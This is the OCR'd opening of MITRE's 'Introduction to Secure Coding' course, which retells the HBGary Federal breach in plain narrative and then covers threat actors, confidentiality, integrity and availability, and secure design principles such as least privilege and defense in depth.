


Welcome! Before we get started with the course, we thought it would be fun to take a quick look at a really interesting attack that took place recently. To tell you the truth, when the story broke, we looked at each other and realized that you couldn't have scripted a better example for us. Many of the things that we will talk about today were part of this coordinated attack.

Now, we all know that the code we write must meet certain levels of quality and sophistication, and if developed incorrectly we could be enabling attacks on our critical systems. But it is hard to understand how real this problem actually is and how big of a role our little application may play in an attack on our company. Or for that matter, an attack on our boss' personal computer. Well, in February, as the opening kickoff of the Super Bowl was sailing down the field, we saw what our mistakes can lead to. A hacker group know as Anonymous leveraged many coding mistakes to break into a database, crack passwords, steal research, read email, deface a website, and in the end result in the resignation of a CEO. And by the way, the victim, HBGary Federal, was a security firm that does contract work with the Government. It could just have easily been your organization.

The story is actually quite impressive, not because of the sophistication of the attack, but because of the LACK OF SOPHISTICATION that was needed. HBGary Federal's website was powered by a content management system (CMS). Rather than using an off-the-shelf tool, HBGary Federal decided to commission a custom CMS from a third-party developer. The custom solution was poorly written and assuming HBGary Federal had conducted a vulnerability assessment of the software - which is, after all, one of the services the company offers - then this assessment overlooked a substantial flaw. The CMS was susceptible to a kind of attack called SQL Injection. SQL injection is possible when the code that deals with parameters to an SQL query is weak. Many applications need to join parameters from a Web front-end with hard-coded queries, and then pass the whole concatenated query to the database. Often, they do this without verifying the validity of those parameters. This exposes the system to SQL injection. Attackers can use specially crafted parameters that cause the database to execute queries of the attackers' own choosing.

This type of attack was used to retrieve from the CMS the list of usernames, e-mail addresses, and password hashes for many of the HBGary Federal employees.


In spite of the rudimentary SQL injection flaw, the designers of the CMS system were not completely oblivious to security best practices. For example, the user database did not store passwords in readable plain-text form, rather it stored only hashed passwords. In other words, passwords that have been mathematically processed by a hash function to yield a number from which the original password can't be deciphered. The CMS used the popular hashing algorithm MD5, but they used MD5 badly as there was no iterative hashing and no salting. The result was that the downloaded passwords were highly susceptible to rainbow table based attacks, performed using a rainbow table based password cracking website. A rainbow table is a pre-computed collection of hash values and the passwords that generated them. An attacker can then look up the hash value that they are interested in and see if it's in the table. If it is, they can then determine the password that results in that hash value.

Even with the flawed usage of MD5, HBGary Federal could have been safe thanks to a key limitation of rainbow tables, namely that each table only spans a specific "pattern". So for example, some tables may support passwords of 1-8 characters made of a mix of lower case and numbers, while other can handle only passwords of 1-12 characters using lower and upper case only. Alas, two HBGary Federal employees - CEO Aaron Barr and COO Ted Vera - used passwords that were very simple. Each was just six lower case letters and two numbers. Such simple combinations are likely to be found in any respectable rainbow table, and so their passwords were trivially compromised.

So now the hackers had the username and password for the CMS for two users, the CEO and COO. Unfortunately, neither Aaron nor Ted followed best practices by not reusing passwords across different systems. Instead, they used the same password in a whole bunch of different places, including e-mail, Twitter accounts, and LinkedIn. The hackers quickly downloaded email, attachments, tweets, and other correspondence. Some of these turned out to be proprietary and rather embarrassing.

Along with this, HBGary Federal had a Linux machine, support.hbgary.com, on which many HBGary Federal employees had shell accounts with SSH access, each with a password used to authenticate the user. One of these employees was Ted Vera, and his SSH password was identical to the cracked password he used in the CMS. This gave the hackers immediate access to the support machine. SSH doesn't have to use passwords for authentication. Passwords are certainly common, but they're also susceptible to this kind of problem (among others). To combat this many organizations, particularly those with security concerns, do not use passwords for SSH authentication. Instead, they use public key cryptography: each user has a key made up of a private part and a public part. Many organizations use something like SecureID along with a passcode. Had this been used for HBGary Federal's server, it would have been safe. But is wasn't, so they weren't.

Although attackers could log on to this machine, the ability to look around and break stuff was curtailed: Ted was only a regular non-superuser. Being restricted to a user account can be enormously confining on a Linux machine. The only way the hackers could have some fun would be to elevate privileges through exploiting a privilege escalation vulnerability. Unfortunately for HBGary Federal, the system was vulnerable to just such a flaw. The error was published in October 2010, conveniently with a full working exploit. By November, most distributions had patches available, and there was no good reason to be running the exploitable code in February 2011. Exploitation of this flaw gave the hackers full access to HBGary Federal's system. It was then that they discovered many gigabytes of backups and research data, which they duly purged from the system.



The previous example does a great job of introducing many of the concepts that we will talk about in this course. Our hope is that by the end of today you will understand the concepts of secure coding and know what to think about when you develop your next application. Obviously, with only one day to give this course, the expectation is not that you will never make a mistake in you code again, but rather that you will know where common mistakes are often made and have some knowledge of what to be on the lookout for so that further review of the code can be attempted. Let's get started!

All materials is licensed under a Creative Commons "Share Alike" license.

http://creativecommons.org/licenses/by-sa/3.0/

You are free:

- **to Share** — to copy, distribute and transmit the work
- **to Remix** — to adapt the work

Under the following conditions:

- **Attribution** — You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).
- **Share Alike** — If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

Attribution condition: You must indicate that derivative work "Is derived from Andrew Buttner and Larry Shields' 'Introduction to Secure Coding' class, available at http://OpenSecurityTraining.info/IntroSecureCoding.html"

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Agenda

- **Roll Call**
- **The Threats**
- **Goals and Principles of Application Security**
- **Introduction to Common Weakness Enumeration (CWE)**
- **Security Mechanisms**
  - Authentication
  - Authorization
  - Data Validation
  - Session Management
  - Error Handling
  - Logging
  - Encryption

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

After class introductions, we will walk through the types of threats to our applications and some general application security concepts. We will introduce a great resource for developers: CWE. We will then dive into the seven security mechanisms that we all should be aware of.

Schedule


8:30	-	9:30	Introduction
9:30	-	10:30	Authentication
10:30	-	10:45	Break
10:45	-	11:15	Authorization
11:15	-	12:00	Session Management
12:00	-	1:00	Lunch
1:00	-	2:30	Data Validation
2:30	-	3:00	Error Handling
3:00	-	3:15	Break
3:15	-	3:45	Logging
3:45	-	4:15	Encryption
4:15	-	4:30	Closing Remarks

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

INTRODUCTION

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



There are many different threats to our applications that come from many different actors. These range from inexperienced kids looking to have some fun to powerful nation states looking for a political or military advantage.


Script kiddies are the least experienced individuals and are often more of nuisance then a malicious threat. They are motivated by the learning experience and not usually after something of value. They leverage existing exploits and usually need tools to do all the work for them. Keeping systems patched is often enough to keep the script kiddies away.

Hacktivists are slightly more advanced but still are not usually out for personal gain. They want to send a message by taking a site down or defacing the home page. Granted, the loss in dollars of such actions can be extraordinary to some businesses. Hacktivists will usually move on to other targets if the applications are not easy to break.

A hacker is the start of truly skilled attackers. They usually have spent years developing their trade and often craft some very tricky exploits. Yet hackers are usually motivated by the advancement of their skills and fame. They are not in it for serious monetary gain.

Cyber Criminals are much more motivated than your typical hacker. They often employee teams of individuals and have resources that are well beyond those of hackers and hacktivists. They know how to link different exploits together and are hard to stop. Of course the bigger concern is that they usually target a specific application and will work until they find a way in.

The advanced persistent threat (APT) is the top of this food chain. Often driven by nation states, the APT has unlimited resources and involves the best of the best in the world of hackers. They have specific targets and, unlike the previous groups, they will not be easily deterred by the challenge and move on to




Application security is typically treated in terms of three separate goals: Confidentiality, Integrity, and Availability. All three must be achieved for an application to be considered secure.

Confidentiality involves making sure that information in the application is only seen by those that should see it. Improper authentication, unauthorized access, information exposure all lead to a breach of confidentiality. The more sensitive the information held within an application, the more serious this goal is.

Integrity involves making sure that information is correct and hasn't been altered. The more important the role of the application, the more important it is for its information to be trusted as decisions are made based on this information. If a malicious user can change the information, then they can affect the decisions being made.

Availability is concerned with the ability of a user to access the application and complete their mission. If the information in an application is not available, then decisions that are based on this information can not be made.



To achieve the application security goals talked about on the previous slide, a number of principles have been defined that will help a developer when designing and coding an application. The principles will be discussed in the following slides.

With a strong set of application security principles in place, developers are then ready to learn the mechanisms to implement the principles. It is the mechanisms that will be the focus of this course.

MECHANISMS

- Authentication
- Authorization
- Data Validation
- Session Management
- Error Handling
- Logging
- Encryption

Principle – Minimize Attack Surfaces

More points of interaction **=** **More difficult to defend**

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The first application security principle is to minimize the attack surface. The more places that a malicious user can interact with an application (usually the inputs to the application), the more places that a developer has to put defenses in place. If an input type is not needed, then don't allow it. If an application doesn't need to listen on a given port, then don't let it. If all user input can be collected in one place and then retrieved, this beats collecting the information at varying points within an application. The less opportunity that a malicious user has to interact, the easier it will be to focus development effort on those places where the attacker can interact and to create a sound set of defenses.

Principle – Establish Secure Defaults

Never rely on someone needing to specially configure or enable basic security functionality.

vs.

Image of Vault Door: © BrokenSphere / Wikimedia Commons. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:SF_City_Hall_South_Light_Court_vault_1st_door.JPG
Image of Glass Door: Under Creative Commons Attribution-Share Alike 3.0 license – taken by Infrogmation. Retrieved September 20, 2011, from https://secure.wikimedia.org/wikipedia/commons/wiki/File:StRochDec07GlassDoorFloodlines.jpg

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The second principle is to make sure that the default state is secure. Installation may be performed by an unqualified individual, or by someone without knowledge of how the application will be used and what information it will contain. In addition, the person installing an application may assume the user will configure, and the user will assume that the admin configured, resulting in no one configuring the application. Make sure that people must consciously make changes if those changes will reduce the security of the application. For example, force them to open a port to allow communication instead of relying on them to close a port if communication is not needed.

Don't prop the front door open assuming the person behind you will shut it. What if that person never comes or was home sick that day?

Principle – Least Privilege

Not everyone should have access to everything.

Even people or accounts you might think should have access don't always need it.

Image of Guard: Licensed under Creative Commons Attribution 2.0 Generic License – Taken by Brad & Sabrina. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Bank-Security-Guard-Sleeping.jpeg

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The next application security principle is to understand that not everyone needs access to everything all the time. As developers we need to understand who needs access and only give it to those individuals. This is a key defense-in-depth principle. If a malicious user is able to penetrate your defenses, make sure that they don't get the keys to the kingdom.

Do the security guards really need keys to the vault? Most likely they only need access to the area around the vault. Make the attackers job harder by forcing them to manipulate the security guard AND the manager. For the few times that a security guard may need to get into the vault, have them ask a manager for access.

Principle – Defense in Depth

Don't rely on a single security method to protect everything.

Layer basic security practices to ensure the overall safety of an application.

Image of Vault Door: Licensed under Creative Commons Attribution 2.5 Generic– Taken by Spamguy. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Cleveland_FRB_Vault_Door.jpg
Image of Alarm Pad: © BrokenSphere / Wikimedia Commons. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Honeywell_home_alarm.JPG

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The next principle is defense in depth. Similar to least privilege, you don't want to rely on just one security mechanism, but rather layer multiple defenses on top of each other. That way if one mechanism fails, then an attack will still be stopped by a different defense.

For example, a bank does not just lock its front door. Bankers also lock the vault, have security guards, use motion detectors, etc. An attacker needs to defeat all of these defenses in order to achieve their goal. The same needs to be true regarding applications. Don't just rely on a login. Also implement least privilege, logging, data validation, etc.

Principle – Fail Securely

Security controls should be designed to fail until they are proven valid.

When a security control does fail, it should place the application in a secure state.

Original License Image: Licensed under Creative Commons Attribution 3.0 Unported– Taken by Dureo. Retrieved September 30, 2011, from https://secure.wikimedia.org/wikipedia/commons/wiki/File:MyL1.jpg – Modified by Larry Shields on 9/20/2011

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Another application security principle is to fail securely. Security controls should assume an attack by default and only let something pass if it is proven not to be an attack. By taking this approach, holes that we forget to cover will not lead to a valid attack, but rather to a bug report.

For example, showing a cop the license above should fail since Larry is obviously not Brad Pitt. But this failure should not result in Larry getting away with the crime. The failure should occur before person in custody is released. Failure after release means that there is no way of knowing who the person really is.

In addition, WHEN a security control fails, the application should revert to a secure state.

Principle – Don’t Trust Services

Don’t make assumptions that can impact your application’s security goals.

Original License Image: Licensed under Creative Commons Attribution – Share Alike 3.0 Unported– Taken by Stanislav Kozlovskiy. Retrieved September 20, 2011, from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Dunbar_armored_car.JPG

MITRE


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The next application security principle is not to trust 3rd party services. Just because a service claims to do something right, doesn't mean it actually does. Inherently distrust data being returned from a 3rd party. You don't know the quality of development, the adherence to best practices, or the motivations behind the developers of 3rd party services.

You wouldn't just give all your money to a person driving an armored truck, rather you would first verify that the truck isn't a fake and hadn't been hijacked.

Principle – Separation of Duties

Change of Address



Authorize a Check

Some combinations of permissions don't work well together.

Check Image: Licensed under Creative Commons Attribution – Share Alike 3.0 Unported– Created by Sergio Ortega, modified by Trojan. Retrieved September 20, 2011, from https://secure.wikimedia.org/wikipedia/commons/wiki/File:BritishChequeEmpty.PNG

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Another application security principle is separation of duties. Ideally you want to split the roles for actions related to a security decision. You want to avoid having a single group being responsible for everything. This difference in responsibility adds to an application's defense in depth as both groups or roles must participate in a given attack.

Using the bank example again, you would not want the same person to be able to change the address of an account and also authorize a check to be cut against that account. Otherwise, an attacker who found a way to impersonate that person could change the address to their own, authorize a withdrawal, and then change the address back. A more secure approach would be to have one group handle change of address requests and a separate group be responsible for authorizing checks.

Principle – Avoid Security by Obscurity

"But an attacker would never know or see that!"


MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.


Another application security principle is to avoid security by obscurity. Hackers, criminals, and the advanced persistent threat most likely can reverse engineer your source code, or find things that are supposedly hidden. Relying on obscurity is dangerous and is usually just a cover for real security not being implemented.

It is better to assume the attacker has all your secrets and then devise security mechanisms that protect the application in the face of this reality.

For example, the warfighter might be hidden from a typical attacker, but one with heat sensitive goggles would have no problem getting past the camouflage.




This principle is keep security simple. All too often a developer will over-engineer security and end up adding things that aren't necessary and introducing errors due to the complexity. The goal should be to design a security architecture that works, yet in the simplest way possible. Added complexity will not only make it harder to implement, but it will make it harder for a peer or a security team to review.



